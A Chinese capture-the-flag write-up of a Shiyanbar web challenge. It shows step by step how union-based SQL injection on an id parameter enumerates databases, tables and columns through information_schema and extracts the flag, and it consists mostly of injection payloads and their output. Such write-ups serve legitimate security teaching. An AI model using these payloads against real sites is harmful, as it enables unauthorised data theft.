
实验吧 Web 这个看起来有点简单! Writeup

原创

汽油叔 于 2017-08-29 10:08:27 发布 1687 收藏
分类专栏： writeup 文章标签： web writeup

这个看起来有点简单! Writeup



解题链接： http://ctf5.shiyanbar.com/8/index.php?id=1

打开网页，只有一个简单的表格，没有多余的输入框。

尝试通过地址栏进行注入。

输入id=1 and 1=1 显示正常

输入id=1 and 1=2 回显错误

判断存在SQL注入漏洞（恩）

然后判断字段数

id=1 order by 1 可以，id=1 order by 2 可以，id=1 order by 3 不行！

所以字段数位2

id=1 union select 1 错误，id=1 union select 1,2 可以

所以字段数位2

然后开始爆数据库

id=1 union select 1,schema_name from information_schema.schemata

ID	content
1	welcome to this game! enjoy
1	information_schema
1	my_db
1	test

我们看到爆出了三个库：information_schema、my_db、test

接下来就是爆my_db的表名(就这个库名比较特别，就它了)

id=1 union select 1,table_name from information_schema.tables where table_schema='my_db'

ID	content
1	welcome to this game! enjoy
1	news
1	thiskey

在my_db库里面爆出了两个表：news、thiskey

对了，thiskey在这里，然后就尝试爆列名

id=1 union select 1,column_name from information_schema.columns where table_schema='my_db'

ID	content
1	welcome to this game! enjoy
1	id
1	content
1	k0y

应该就是k0y了，试试看

id=1 union select 1,k0y from thiskey

ID	content
1	welcome to this game! enjoy
1	whatiMyD91dump

ok，顺利得到key